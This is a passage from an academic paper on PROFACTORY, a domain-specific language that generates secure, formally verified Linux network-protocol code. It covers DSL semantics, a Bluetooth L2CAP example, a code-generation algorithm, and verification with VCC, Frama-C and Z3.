State Transition (Recv, Send) *Recv* specifies the state transition and the associated operations that are triggered by a received message and *Send* specifies transitions and operations triggered by a message-sending request. In *Recv*, m_{in} is the received message, followed by a group of transition options. Each option is guarded by an expression e. If the expression is evaluated to true, a (compound) statement S is executed, the state is updated from s_{from} to s_{to}. Meanwhile, a response message m_{out} may be sent. S typically includes invocation of the receive function of the sub-message of m_{in}, creating a channel/connection, setting/getting a parameter value, constructing m_{out}, and collecting statistics. The syntax of *Send* is similar with m_{out} the message to send, but it specifies an action type n_{act} to express one of the only three socket operations, i.e., connection establishment, message delivery and connection shutdown, that perform active message sending. Note that socket errors (e.g., a message was not successfully received/sent) get automatically handled by the state timeout (see "Timer and Counter" in Section 5).

Statement and Expression. The syntax of statements and expressions in our DSL largely follow the C language. Statements and expressions are mostly used in type definitions. Different from a program in mainstream programming languages that often has a *main()* function that specifies the main logic of a program, protocol code is event-driven, for instance, by connection, send, and receive events. As such, in PROFAC-

TORY the main logic of a protocol is directly derived from the type definitions, in the form of a list of event handlers and functions called by these handlers. Statements and expressions are merely part of the type definitions such as e and S in *Recv* and *Send*. PROFACTORY supports assignment, `if` $-$ `else`, `for` loop, constants, variables, common unary or binary operations. In addition, it provides a number of statements convenient for network protocols. For instance, *iter* executes statement S on each element in a parameter list ℓ.

4.2 DSL Semantics

Figure 5 presents the semantics of a subset of DSL specifications, with the data structures and auxiliary functions used, followed by the rules. Different from a regular programming language, in which each statement has concrete semantics, our DSL is mainly for type definitions. As such, we define semantic rules for *concrete* type definitions. In the semantic rules section of Figure 5, the first column shows concrete type definitions and the corresponding semantic rules in the second column show a list of functions and symbolic constraints derived from the definition. The functions define a list of operations for a concrete type. Some of the functions are event handlers that constitute the interface of protocol. The symbolic constraints are used for symbolic modeling checking that validates the correctness of protocol specifications.

Specifically, for a type definition, PROFACTORY updates $\mathbb{F}$, which denotes the list of functions defined, and $\mathbb{P}$, which denotes the list of symbolic constraints derived. Inside a function, the semantics is described using C-like statements, many of which update a store σ that is similar to a store in classic programming language semantics. Intuitively, one can consider it as a hash-map that projects a key or a number of keys to some value. Here, key can be a name, a value, or a variable.

Rule 1 specifies that for a definition of fixed-sized field, two functions are introduced, with $f.parse(M,V)$ parses the field and $f.compose(V,x)$ composes the field (as part of whole message composition). In the parser function, parameter M is a handler for the message (kind of id for the message). One can intuitively consider each incoming message (to parse) has its unique handler; V is a buffer passed in from the kernel, containing the message (or part of a message). The function copies n_s (i.e., the size of the field) bytes from V to the store. Note that the concrete field value is indexed by the handler M and the symbolic field name f. This is because f is a field *type* instead of a concrete field. In the composition function, variable x denotes the value used to compose the field and V is the buffer storing the message to compose. V will be passed on to the kernel to send a message after composing the whole message. In addition to the functions, three symbolic constraints are added to $\mathbb{P}$ dictating that the (symbolic) length of the field is equal to n_s, and the (symbolic) value of the field must be in between n_l and n_u. These constraints will be used for model checking. The semantics for a variable-sized field definition is similar.

In Rule 3 for a header consisting of two fields f_1 and f_{len} (for message body length), the parser function parses the two fields in order by invoking their parser functions. This implies that the two field types need to be defined. The expression $V[f_1.len,]$ means that a sub-buffer starting at offset $f_1.len$ of V. The composition functions copies the two variables x_1 and x_{len} to the result buffer. The symbolic constraint dictates that the length of header be the sum of the lengths of both fields.

In Rule 4 for a parameter, the parser function parses the two fields and asserts that the value of the key field must be equal to the specified key value n_{key}. A global function, i.e., a function not specific to a definition, $setPara(x_c,x_k,x_v)$ is also introduced to set a parameter, with x_c denoting the connection/channel, x_k the key, and x_v the value. It sets the parameter denoted by the value of x_k to the value of x_v. It will be invoked when connections/channels are created/configured.

In Rule 5 for a parameter list, the parser function traverses through the buffer V and parses individual parameters until it reaches the end of V or the number of parameters reaches the upper bound n_s. The last symbolic constraint requires that the parameters (in the list) have the same key field size. Note that $strlen(V)$ means the dynamic length of buffer V which is not null-terminated.

In Rule 6 for a message with two possible sub-message formats, the parser function first parses the header. It then checks the value of the type field f_t in the header and invokes the parser of the corresponding sub-message ("?:" is similar to "switch-case"). The composition function is symmetrically defined, with x_t the type of the sub-message, V_{sub} a buffer containing the sub-message composed before-hand, and x_l the length of the sub-message. The symbolic constraints ensure that (1) the value of the type field must be n_{t1} or n_{t2}; (2) if it is n_{t1}/n_{t2}, the message length is the sum of the header and the sub-message m_{t1}/m_{t2} and the value of the length field f_{len} in the header must match the length of m_{t1}/m_{t2}.

In Rule 7 for a channel definition, two global functions are introduced. The first one is to create a new channel, with x_c denoting the connection to which the channel belongs, x_{addr} the address of the channel, and x_1, x_2 the values for the channel parameters n_1 and n_2. Inside the function, a new local channel id is created to uniquely represent the new channel. The state of the channel is set to s_{init} and the list of channels for the connection is updated. Some protocols explicitly specify channel id in their messages so that they can be properly attributed. However, there are protocols that implicitly encode channel id in some parameter(s). For example, L2CAP may encode channel id in PSM (Protocol Service Multiplexer). As such, we provide a *findChanByPara()* function to help look up a channel in connection x_c, using the parameter key x_k and value x_v. It returns the reference to the found channel or `NULL`. In Rule 8, the creation function of connection is similarly defined. The list of channels is initialized to empty.

Rule 9 specifies the semantics for the definition of a *Recv* state transition, which leads to the definition of a *receive*()

Data Structures and Auxiliary Functions

σ : store that maps key(s) to a value; $\mathbb{F}$: functions defined; $\mathbb{P}$: symbolic constraints; $\mathbf{Ch_{cur}}$: the current channel; $\mathbf{s_{init}}$: the initial connection state

newId(): acquire a new connection or channel id; **newMsgHandler**(): acquire a message handler (like a file handler)

Semantic Rules

1. f:=**Fix** (n_s, n_l, n_h)

$$\mathbb{F}+=\left\{\begin{array}{l}\textbf{def } f.parse(M,V)\ \{\sigma[M][f]=V[0,n_s];\},\\ \textbf{def } f.compose(V,x)\ \{V[0,f.len-1]=\sigma[x];\}\end{array}\right\}\quad \mathbb{P}+=\left\{\begin{array}{l}f.len=n_s, f.val\le n_h,\\ f.val\ge n_l\end{array}\right\}$$

2. v:=**Var** (n_l, n_h)

$$\mathbb{F}+=\left\{\begin{array}{l}\textbf{def } v.parse(M,V,x_l)\ \{\sigma[M][v]=V[0,\sigma[x_l]-1];\},\\ \textbf{def } v.compose(V,x_l,x_v)\ \{V[0,\sigma[x_l]-1]=\sigma[x_v];\}\end{array}\right\}\quad \mathbb{P}+=\{v.len\le n_u,\ v.len\ge n_l\}$$

3. h:=**Hdr** $f_1\cdot f_{len}$

$$\mathbb{F}+=\left\{\begin{array}{ll}\textbf{def } h.parse(M,V)\ \{ & \textbf{def } h.compose(V,x_1,x_{len})\ \{\\ \quad f_1.parse(M,V); & \quad V[0,f_1.len-1]=\sigma[x_1];\\ \quad f_{len}.parse(M,V[f_1.len,\ ]);\} & \quad V[f_1.len,f_1.len+f_{len}.len-1]=\sigma[x_{len}];\}\end{array}\right\}$$
$$\mathbb{P}+=\{h.len=f_1.len+f_{len}.len\}$$

4. p:=**Para** (n_{key}, $f_{key}\cdot f_{val}$)

$$\mathbb{F}+=\left\{\begin{array}{ll}\textbf{def } p.parse(M,V)\ \{ & \textbf{def } setPara(x_c,x_k,x_v)\ \{\\ \quad f_{key}.parse(M,V); & \quad \textbf{switch}(x_k)\ \{\\ \quad \textbf{assert}(\sigma[M][f_{key}]\equiv n_{key}); & \quad\quad \textbf{case } n_{key}:\ \sigma[\sigma[x_c]][n_{key}]=\sigma[x_v];\\ \quad f_{val}.parse(M,V[f_{key}.len,\ ]);\}, & \quad\quad ...\}\\ & \quad\}\end{array}\right\}$$
$$\mathbb{P}+=\{n_{key}=f_{key}.val,\ p.len=f_{key}.len+f_{val}.len\}$$

5. l := **Plist**(n_s, $\mathcal{P}$({
p_1 := (n_{k1}, $f_{k1}\cdot f_{v1}$),
p_2 := (n_{k2}, $f_{k2}\cdot f_{v2}$)})

$$\mathbb{F}+=\left\{\begin{array}{l}\textbf{def } l.parse(M,V)\ \{\\ \quad \textbf{while}(i<n_s\ \&\&\ j<strlen(V))\ \{\\ \quad\quad \textbf{switch}(V[j,\ j+f_{k1}.len-1])\ \{\\ \quad\quad\quad \textbf{case } n_{k1}:\ p_1.parse(M,V[j,]);\ j+=p_1.len\\ \quad\quad\quad ...\\ \quad\},\end{array}\right\}$$
$$\mathbb{P}+=\{l.len=p_1.len+p_2.len,\ f_{k1}.len=f_{k2}.len\}$$

6. m := **Msg**($h:=f_t\cdot f_{len}$)·
($f_t=n_{t1}$? : m_{t1} |
$f_t=n_{t2}$? : m_{t2})

$$\mathbb{F}+=\left\{\begin{array}{ll}\textbf{def } m.parse(M,V)\ \{ & \textbf{def } m.compose(V,x_t,V_{sub},x_l)\ \{\\ \quad h.parse(M,V); & \quad \textbf{if}(\sigma[x_t]\equiv n_{t1})\ \{\\ \quad \textbf{if}(\sigma[M][f_t]\equiv n_{t1}) & \quad\quad h.compose(V,n_{t1},x_l);\\ \quad\quad m_{t1}.parse(M,V[h.len,\ ]); & \quad\quad V[h.len,h.len+x_l-1]=V_{sub};\\ \quad \textbf{if}(\sigma[M][f_t]\equiv n_{t2}); & \quad\}\\ \quad\quad m_{t2}.parse(M,V[h.len,\ ]);\}, & \quad ...\end{array}\right\}$$
$$\mathbb{P}+=\{n_{t1}=f_t.val\vee n_{t2}=f_t.val,\ f_t.val=n_{t1}\rightarrow(m.len=h.len+m_{t1}.len\wedge f_{len}.val=m_{t1}.len),$$
$$f_t.val=n_{t2}\rightarrow(m.len=h.len+m_{t2}.len\wedge f_{len}.val=m_{t2}.len)\}$$

7. ch:=**Chan** (n_1, n_2)

$$\mathbb{F}+=\left\{\begin{array}{l}\textbf{def } createChan(x_c,x_{addr},x_1,x_2)\ \{\\ \quad id=\textbf{newId}();\ \sigma[id][addr]=\sigma[x_{addr}];\ \sigma[id][n_1]=\sigma[x_1];\ \sigma[id][n_2]=\sigma[x_2];\\ \quad \sigma[id][state]=\mathbf{s}_{init};\ \sigma[\sigma[x_c]][channels]+=\{id\};\ \textbf{ret } id;\}\\ \textbf{def } findChanByPara(x_c,x_k,x_v)\ \{\\ \quad \textbf{foreach } (id\in\sigma[\sigma[x_c]][channels])\\ \quad\quad \textbf{if } (\sigma[id][\sigma[x_k]]\equiv\sigma[x_v])\ \textbf{ret } id;\}\end{array}\right\}$$

8. cn:=**Conn** (n_1, n_2)

$$\mathbb{F}+=\left\{\begin{array}{l}\textbf{def } createConn(x_1,x_2)\ \{\\ \quad id=\textbf{newId}();\ \sigma[id][channels]=\{\};\ \sigma[id][n_1]=\sigma[x_1];\ \sigma[id][n_2]=\sigma[x_2];\\ \quad \textbf{ret } id;\}\end{array}\right\}$$

9. r := **Recv** (m_{in}, (e_1, s_{from}, s_{to}, m_{out}, {S}), (e_2, ...))

$$\mathbb{F}+=\left\{\begin{array}{l}\textbf{def } r.receive(V)\ \{\\ \quad M=\textbf{newMsgHandler}();\\ \quad m_{in}.parse(M,V);\\ \quad \textbf{if } (e_1)\ \{\ S;\ \textbf{assert}(\sigma[\mathbf{Ch}_{cur}][state]\equiv s_{from});\ \sigma[\mathbf{Ch}_{cur}][state]=s_{to};\\ \quad\quad\quad m_{out}.compose(V,...);\ \textbf{send}(V);\}\\ \quad \textbf{if } (e_2)\ ...\ \}\end{array}\right\}$$
$$\mathbb{P}+=\{(e_1\wedge state=s_{from})\rightarrow state=s_{to},\ e_2...\}$$

Figure 5: ProFactory DSL Semantics



Figure 6: A running example of modeling a subset of Bluetooth L2CAP specifications

function. If the message m_{in} is a top level message, the function is invoked by another protocol at the lower layer. Otherwise, it is invoked by the receive functions of higher level messages. Inside the function, a handler is first allocated to denote the message. One can intuitively consider it as an id. Message m_{in} is then parsed. If the expression e_1 is satisfied, statement S is executed; the state is updated from s_{from} to s_{to}; a response message is composed and sent. Similarly, if the expression e_2 is satisfied, a different transition is performed. The symbolic constraint specifies the possible state transitions. The semantics for *Send* is similarly defined and elided.

4.3 A Real-world Example

In the Bluetooth protocol stack, L2CAP is one of the most critical protocols, responsible for protocol multiplexing and data delivery between applications and the protocol stack. It sits on top of the HCI (Host Controller Interface) layer (i.e., a link layer) and serves a large number of upper layers such as RFCOMM (Radio Frequency Communication), HIDP (Human Interface Device Profile), and BNEP (Bluetooth Network Encapsulation Protocol). Figure 6 (a) shows a few simplified code snippets from a Linux Bluetooth 5.0 implementation. They are to handle L2CAP command messages.

Function `l2cap_sig_channel` is invoked by a callback from the lower HCI layer to process a L2CAP command. Depending on the command type (Line 5335) in the command header (Line 5702), it invokes function `l2cap_connect_req` to process a connection request or `l2cap_config_req` to process a configuration request. Inside `l2cap_connect`, Line 3777–3820 leverage the PSM (protocol service multiplexer, like port for TCP) field to look up a parent channel listening to this kind of service request. If there is such a channel and no existing channel is using the requested source channel ID (Line 3771, 3798), it spawns and initializes a new L2CAP channel (the channel is initialized to the initial `BT_START` state, which is not explicitly shown in the snippets). It then sets the channel to `BT_CONFIG` state, and uses `l2cap_send_cmd` which is a wrapper API of the lower HCI layer to send a response message (Line 3841–3870). Inside `l2cap_parse_conf_req`, the loop in Line 3316–3325 traverses a list of configuration options. For example, it sets the MTU of the channel if an mtu option is included (Line 3323). Inside `l2cap_config_req`, a configuration request cannot be accepted/parsed unless the channel is at `BT_CONFIG` state (Line 4052). After parsing, it sends a response message and sets the channel to the ready state `BT_CONNECTED` (if the configuration is successful, Line 1251–1261).

Using our DSL, we can rewrite the complex implementation (hundreds of LOC) to 31 LOC in DSL as shown in Figure 6 (b). We use yellow, blue and green in (a) and (b) to mark artifacts related to L2CAP commands, connection requests, and configuration requests, respectively. We also use circled annotations in (a) to associate concrete variables and operations to abstract types in (b). For example, `u8*data` at Line 5700 is abstracted to Line T21, meaning that it is a L2CAP command message whose header directs the parsing to different commands. The corresponding message formats and state machine are shown in Figure 6 (b.i, b.ii).

5 Code Generation

ProFactory automatically generates C code from the DSL specification. The semantic rules in Figure 5 specify the functions we need to generate and the semantics of these functions. However, those functions are still abstract. In this subsection,

we discuss how the concrete C code is generated.

Specifically, each type definition in a protocol specification leads to a C data structure. For example, a header type definition $h :=$ **Hdr** $f_{type} \cdot f_{len}$ leads to a C data structure definition "*typedef struct* {... f_{type} ...; f_{len} ...;} h;". Functions like those described in the semantic rule of the type definition are generated. For the above header example, the two functions in Rule 3 in Figure 5 are generated. Hash-map operations through the store, e.g., $\sigma[M][f_{type}]$, are compiled to the corresponding data structure field accesses.

Sanity Checks An important advantage of PROFACTORY is that it ensures parser security by inserting bounds checks and input validity checks. Note that the length of each field, header, message is clearly specified in our DSL. If necessary, value ranges are also specified. Runtime checks like those in the symbolic constraints set $\mathbb{P}$ (derived while compiling the protocol specification) are automatically inserted.

Multiplexing PROFACTORY supports multiplexing which entails concurrent connections. To avoid races, PROFACTORY automatically adds mutexes to guard accesses to data structures involved in multiplexing, such as the channel list field in a connection data structure, the current connection/channel variable, and connection/channel parameter data structures.

Packet Fragmentation Developers are oblivious to the implementation details of packet fragmentation. They only need to specify how the MTU value is negotiated as part of the protocol specification. To support fragmentation, PROFACTORY automatically inserts an additional fragmentation header (including fragment ID, offset and continuation flag) into the header of each message and the fragmentation logic is injected in message send/receive functions.

Timer and Counter PROFACTORY does not customize timer or counter constructs. Instead, it leverages the generic kernel socket timer *sk_sndtimeo* (40s is a reasonable timeout value) for message sending, and the delayed callback registration *schedule_delayed_work*() (value is set by the timeout attribute of *State*) for message receiving, where the timeouts trigger the close of sockets. They are transparent to developers, and they are automatically generated for *Recv* and *Send*.

Cryptographic Operations Modeling cipher suites is out of the scope of our DSL, while cryptographic constructs are packed into prepared interfaces. Specifically, PROFACTORY offers two expressions *setSec*(*int*) and *getSec*() (omitted in Figure 4 for brevity) for security level setting and fetching. *setSec*(*int*) sets the security level to a predefined integer value, which indicates whether the protocol performs encryption/decryption. The lower-layer protocol checks the setting, establishes the corresponding lower-layer connection and delivers messages. The lower-layer of the other communication peer updates this security level after the lower-layer connection is established, but this is oblivious to the upper-layer. If the other peer wants to know what security level the communication operates on, it should explicitly check it by using *getSec*(). Developers are oblivious to the implementation details of those interfaces but only regard them as cryptographic delegating pipes of the lower-layer. For instance, L2CAP encloses a security level *sec_level* in the channel data structure, and the lower-layer (HCI) accesses this value for encryption jurisdiction when performing message delivery. NWK maintains *nwkSecurityLevel* in NIB (Network Information Base), and the lower-layer (MAC) accesses this value to apply corresponding security strategies.

Interfacing with Application, Kernel and Other Protocols While our DSL is platform-independent, allowing to specify the main logic of network protocols, the generated code has to be platform dependent, interfacing with four parties: *user space applications*, *the underlying kernel*, *lower layer protocol* and *upper layer protocol(s)*. PROFACTORY currently supports Linux. The generated implementation for a protocol is packaged as a Linux kernel module. In the following, we explain the four interfaces. Then we present an example.

All network protocols in Linux interface with user applications through the socket interface, which includes socket data structure and a number of API functions such as *bind*(), *listen*(), *accept*(), *connect*(), *send*() and *recv*(). To setup the user space interface, the kernel module initialization needs to register the protocol by providing the protocol name such as "`L2CAP`" and the socket data structure of the protocol (containing a reference to a channel data structure). It also registers a list of functions implementing the aforementioned APIs, e.g., *l2cap_sock_sendmsg*() is registered for *send*() and *sendmsg*(). According to the action type n_{act}, *connect*(), *send*()/*sendmsg*() and *shutdown*() are connected to the message sending functions emitted through *Send* instances. This is transparent to developers. The user space *send*() and *recv*() functions are merely sending and receiving raw data such that the underlying protocol is completely transparent to them.

The generated code interfaces with the upper layer protocols through a provided callback function. Theoretically, such functions can be registered. However, the current Linux protocol stack implementation hardcodes them. For example, the callback function provided by the Bluetooth family to L2CAP for raw data delivery has a fixed name *l2cap_data_recv*(), which is invoked inside the body of m_{data}.*recv*() that receives an L2CAP data message. Note that invoking the actual callback is transparent to developers but they only need to write a *deliver* expression (omitted in Figure 4 for brevity) to fulfill this. The interface with the lower layer protocol is similar. Upon receiving a data message in the lower layer (addressing our protocol), a fixed function is invoked that further invokes the various parser functions generated from DSL. Developers are also oblivious to the connection between the callback and the generated parser functions. The generated code also makes use of kernel functions such as socket allocation *sk_alloc*() when creating new channels, to which the developers are oblivious. An example can be found in Appendix A.

Code Generation Algorithm The algorithm of code generation is simplified and summarized in Algorithm 1. First,

data structures are emitted to compose a header file (Line 1–8). Note that the emission of some fields (e.g., timer, state, linked list, mutex and lock) in channel and connection structure is transparent to developers, and PROFACTORY leverages those fields to fulfill state transitions and multiplexing. Then, *findChanByPara* function is generated for each of the parameters defined in the channel structure (Line 9–11), and *createChan* and *createConn* are also emitted (Line 12–13), where concurrency control operations are included. For each message containing a header, a parser is generated to extract (*skb_pull*) the header (Line 16–17), perform sanity checking (Line 18) and invoke an inner parser (Line 19), composing a hierarchical parsing tree. Similarly, a hierarchical message constructor (Line 23–24) is generated to set header fields (e.g., length field). In contrast, a receiving transition defines the parser of a base message (leaf parsing node) without a header. Similarly, it extracts all the fields (Line 28–29) and performs sanity checking (Line 30). In addition, it allocates memory (Line 32), prepares (*skb_put*) local references (Line 33–34), conducts the concrete state transition (Line 37–38), and performs packet delivery (Line 39) for the outgoing message (if applicable). In particular, the optional header argument $[h]$ in Line 19 only applies to the parser of base message, which is reflected in Line 27. This design aims to handle message formats where the innermost content parsing involves the information of the adjacent header. Finally, a sending transition defines a message serializer which is almost the same as the construction of the outgoing message in a receiving transition, but the only difference is that it is allowed to carry a user-space data chunk passed through a socket sending function (Line 46, 56). Note that the recursive code generation of expressions/statements, and the channel/connection unlocking operations at the end of parsing are omitted for brevity.

6 Automated Verification

An important goal of PROFACTORY is to achieve correctness and security by construction. The goal is validated by automated verification, which includes the following three aspects: verifying *concurrency control correctness using VCC [2, 52]*, *memory safety using Frama-C [17]*, and *state-machine correctness using Z3 [42]*. Note that bugs in any of these aspects could lead to security exploits. We use different tools for the three aspects as they have different focuses. For example, VCC was designed to prove concurrency correctness and has limited support for type/pointer casting, whereas Frama-C was designed to prove memory safety and can hardly reason about concurrent program behaviors. Z3 is a general reasoning engine, and hence very suitable for reasoning about high-level state machine behaviors. The inputs to the first two are C-like functions that can be automatically emitted by PROFACTORY. However, as in most verification systems, the proof process may require developers' manual intervention, e.g., providing a small number of additional pre-conditions

Algorithm 1: Code Generation Algorithm

```
Def. : H,P,M,R,D - sets of defined headers, defined parameters,
       defined messages, defined receiving transitions and defined
       sending transitions
     : structGen - generate data structures
     : localGen - generate local pointers
     : extractGen - refer pointers to socket buffer data
     : checkGen - generate sanity check block
     : allocGen - generate socket buffer allocation block
     : baseMsg - get message base of a layered message
     : timerGen - generate timer updating block
     : sendGen - generate message delivery block
     : codeGen - generate type-specific block
1  foreach h ∈ H do
2  |  structGen(h)                                  ▷ packed data structure
3  end
4  foreach p ∈ P do
5  |  structGen(p)                                  ▷ packed data structure
6  end
7  structGen(ch)
8  structGen(cn)                                   ▷ end of header file generation
9  foreach p ∈ ch do
10 |  codeGen(p)                                    ▷ generate findChanByPara
11 end
12 codeGen(ch)                                     ▷ generate createChan
13 codeGen(cn)                                     ▷ generate createConn
14 foreach m = h(f = n1 ? : m1)... ∈ M do
15 |  codeGen(m) = define parse_m(ch,cn,skb_in){
16 |  localGen(h)
17 |  extractGen(h)
18 |  checkGen(h)                                  ▷ failure is directed to drop
19 |  if(f == n1) return parse_m1(ch,cn,[h],skb_in);
20 |  ...
21 |  else goto drop;
22 |  drop: kfree_skb(skb_in); return error;}
23 |  + define compose_m(ch,cn,skb_out){
24 |  compose_m1(ch,cn,skb_out);...}               ▷ details omitted
25 end
26 foreach r ∈ R do
27 |  codeGen(r) = define
   |    parse_baseMsg(m_in)(ch,cn,h_prev,skb_in){
28 |  localGen(baseMsg(m_in))
29 |  extractGen(baseMsg(m_in))
30 |  checkGen(baseMsg(m_in))                      ▷ failure is directed to drop
31 |  if(codeGen(e1) ∧ ch → state == s_f1){
32 |  allocGen(m_out)                              ▷ failure is directed to drop
33 |  localGen(m_out)
34 |  extractGen(m_out)
35 |  codeGen(S)
36 |  compose_mout(ch,cn,skb_out);
37 |  (ch → state) ← s_t1
38 |  timerGen(s_t1)
39 |  sendGen(m_out)}
40 |  ...
41 |  else goto drop;
42 |  return success;
43 |  drop: kfree_skb(skb_in); kfree_skb(skb_out); return error;}
44 end
45 foreach d ∈ D do
46 |  codeGen(d) = define send_mout(ch,cn,data,len){
47 |  allocGen(m_out)                              ▷ failure is directed to drop
48 |  localGen(m_out)
49 |  extractGen(m_out)
50 |  if(codeGen(e1) ∧ ch → state == s_f1){
51 |  codeGen(S)
52 |  (ch → state) ← s_t1
53 |  timerGen(s_t1)}
54 |  ...
55 |  else goto drop;
56 |  if(data ∧ len)memcpy(skb_put(skb_out,len),data,len);
57 |  compose_mout(ch,cn,skb_out);
58 |  sendGen(m_out); return success;
59 |  drop: kfree_skb(skb_out); return error;}
60 end
```

and/or loop invariants. The input to Z3 is a set of symbolic constraints derived by interpreting the DSL specification (i.e., $\mathbb{P}$ in Figure 5).

Concurrency Control Correctness. In generated code, concurrency control takes place in connection multiplexing operations, where multiple channels share common information. The verification aims to ensure accesses to such common information do not cause races or deadlocks. During code generation, PROFACTORY also emits code that is amenable for VCC. Particularly, it makes the code self-contained by providing mock data structures and API functions, and replaces mutex operations with VCC-specific lock acquisition and release. With the annotations of the shared data structures, VCC automatically determines concurrency correctness. Figure 7 illustrates an example of this procedure. The code snippet in (a) presents a function generated by PROFACTORY that updates the `mtu` field of a channel indexed by a channel id `cid`. Observe that a lock is acquired at Line 4 before accessing the list of channels and then released at Line 10. The channel is further locked at Line 12 and then released at Line 14 after updating the `mtu` field. The snippet in (b) shows the corresponding version for VCC verification with those in green being VCC-specific keywords declaring shared objects and auxiliary objects. The tags show the correspondences of the mutex operations in (a) and (b). VCC then proves that the code in (b) is race-free and deadlock-free. Details of VCC are not the focus of our work and hence elided. Interested readers are referred to [2].

Memory Safety. Frama-C verification requires per-function code annotations written in its own ACSL specification language [17]. Most such annotations (e.g., pointer validation, memory span validation, memory span separation, loop variant and loop invariant) can be generated by PROFACTORY, but due to the difficulty in automatically producing the complete set of annotations, developers may need to manually insert additional (very limited) preconditions and/or loop invariants to assist the verification process. All the kernel data structures (e.g., `sk_buff`) and their operations are manually pre-simplified (one-time effort) as they are not supported. The verification excludes memory access vulnerabilities, i.e., buffer overflow, invalid pointer dereference, memory leakage, use after free and double free. In particular, being free from buffer overflow and invalid pointer dereference are deductively verified, where intermediate targets such as being free of infinite loop, integer overflow/underflow and dividing by zero are also guaranteed, while Frama-C guarantees being free of memory leakage, use after free and double free by tracking memory allocation/deallocation operations. Figure 8 showcases a generated function with Frama-C annotations. The function iterates a parameter list stored in `skb_in`, where the lines highlighted in green are the annotations. It was successfully verified by Frama-C. Specifically, the annotations consists of two parts, *function annotations* (Line 21–28) and *loop annotations* (Line 34–44). The former de-

```
01 static int parse_config(int cid, int mtu, ...,
02 struct conn* pconn) {
03   struct chan* pchan = NULL;
04   mutex_lock(conn->list_lock);   L1
05   pchan = pconn->chan_list;
06   while(pchan){
07     if(pchan->cid == cid) break;
08     pchan = pchan->next;
09   }
10   mutex_unlock(pconn->list_lock);   R1
11   if(!pchan) return CHAN_NOT_EXIST;
12   mutex_lock(pchan->lock);
13   pchan->mtu = mtu;   L2
14   mutex_unlock(pchan->lock);   R2
15   return SUCCESS;
16 }
```

62   return 1;
63 drop:
64   ...
65   return 0;
66 }
```

Figure 8: Memory safety for iterating a parameter list

notes the function preconditions (which need to be verified at each callsite of the function). For instance, the execution of `l2cap_conf_parse` requires valid pointers (Line 21–22), valid socket buffer size (Line 23–24) and *separated argument spans* (Line 25–28), meaning they do not overlap. In contrast, loop annotations assist proving loop termination and iterative memory access safety. It usually includes a loop variant that changes across iterations and hence is related to loop termination (e.g., Line 44, length of remaining data in the socket buffer), and a list of loop invariants that specify predicates that must hold across iterations and substantially facilitate the proof procedure (e.g., Line 34–43). Internally, the invariants are auxiliary lemmas which help the proof and must also be deductively verified from function annotations. More details about Frama-C verification can be found in [17].

State Machine Verification by Symbolic Model Checking. To verify state machine correctness, we translate the DSL specification to symbolic constraints and check if the model satisfies a number of general properties. PROFACTORY rewrites DSL specification to the SMT-LIB [19] representa-

tion of Z3, a well-known theorem prover. Z3 supports reasoning of constraints in a large number of theories such as integer, string, array, and bit-vector theories. Specifically, symbolic variables are introduced to describe attributes of abstract data types, such as value of a field f, denoted as $f.val$ in $\mathbb{P}$ of Rule 1 in Figure 5, and variables such as channel state. Operations in $\mathbb{P}$ such as additions and multiplications are translated to Z3 operations in the corresponding theories. Logical operations, such as conjunctions, disjunctions, and implications (e.g., those in $\mathbb{P}$ of Rule 6 in Figure 5 describing the different possible state transitions guarded by different conditions) are directly supported by Z3. General statements such as assignments (whose semantics are standard and elided from Figure 5) are also translated to symbolic constraints. The translation of these statements is standard [29] and elided. Loops are unrolled with the unroll bound of 10, which is practically sufficient for the protocols we model. Note that while at runtime there are multiple channels, we do not have to model these instances during symbolic model checking as we are interested in state transition properties. Variables that can be defined by the user-space, kernel, and remote requests are largely free variables. That is, they are only constrained by range specifications if there are any. We say a property is satisfied (SAT) if Z3 can find a value assignment to all these free variables that can satisfy the property. We validate a number of general properties of state machine behaviors.

State Reachability The first property asserts that a destination state s_1 is reachable from the initial state s_0, denoted as $reachable(s_0, s_1)$. Let the symbolic encoding of the protocol be M, which includes the symbolic constraint encodings of all the protocol specifications and statements, and the state variable be $state$. We use $reachableInOne(s_0, s_1)$ to denote that s_1 can be reached from s_0 by one step transition. It is hence defined as $M \wedge state = s_0 \rightarrow state_1 = s_1$. Note that we have to rename $state$ to $state_1$ to denote the new state. Intuitively, it is SAT if Z3 can find a valuation to free variables (e.g., a message) that induces the state to change from s_0 to s_1 in one step. Constraint $reachableInTwo(s_0, s_1)$ is defined as $reachableInOne(s_0, s_k) \wedge reachableInOne(s_k, s_1)$. Note that the M encodings in $reachableInOne(s_0, s_k)$ and $reachableInOne(s_k, s_1)$ need to be renamed as well since they need to be resolved independently (representing different messages). Therefore, $reachable(s_0, s_1)$ is defined as follows.

$$reachableInOne(s_0, s_1) \vee reachableInTwo(s_0, s_1) \vee ...$$

Currently, our reasoning is bounded at 15 steps, that is, the maximum transition path has 15 steps.

Transition Coverage This property dictates that any transition defined in the protocol is feasible, meaning that it can be triggered by some message sequence(s). Assume the condition guarding a transition from s_1 to s_2 is e, we assert $reachable(s_0, s_1) \wedge e$. Intuitively, we assert that s_1 is reachable from the initial state and e is satisfiable.

Absence of Transition Conflict This property states that if a message can trigger two or more transitions, there are not two of them satisfiable simultaneously. Assume s can lead to s_1, s_2, ..., s_k, guarded by e_1, e_2, ..., e_k, respectively. For any $i, j \in [1, k]$ and $i \neq j$, we assert $reachable(s_0, s) \wedge e_i \wedge e_j$. Any SAT result indicates the protocol is buggy. If all are UNSAT, the property holds.

Race-free Message Sends This is the property illustrated in Section 2. When two peers are both in some state that is expected to send out a message, the protocol may be trapped into an asynchronous sending race that may lead to message loss. Suppose we have a state s_1^a for device A and a state s_1^b for device B and they have transitions to states s_2^a and s_2^b respectively, which are both triggered by a message send event, with A sending m_a and B sending m_b. As both devices are in a sending race, A may stay at s_1^a or reach s_2^a when m_b arrives. Correspondingly, B may stay at s_1^b or reach s_2^b when m_a arrives. Therefore, message loss may happen when (1) s_1^a or s_2^a does not accept m_b, or (2) s_1^b or s_2^b does not accept m_a, since the message m_a or m_b can be dropped. Validating this property requires coupling the reasonings of both sides of a connection. In the following, we define a constraint $coReachInOne(s_1^a, s_1^b, s_2^a, s_2^b)$ that states that by exchanging a message, device A can reach s_2^a (from s_1^a) and device B can reach s_2^b (from s_1^b).

$$(M_a \wedge s_1^a \rightarrow s_2^a) \wedge (M_b \wedge s_1^b \rightarrow s_2^b) \wedge (\overleftarrow{m}_a = \overrightarrow{m}_b \vee \overleftarrow{m}_b = \overrightarrow{m}_a)$$

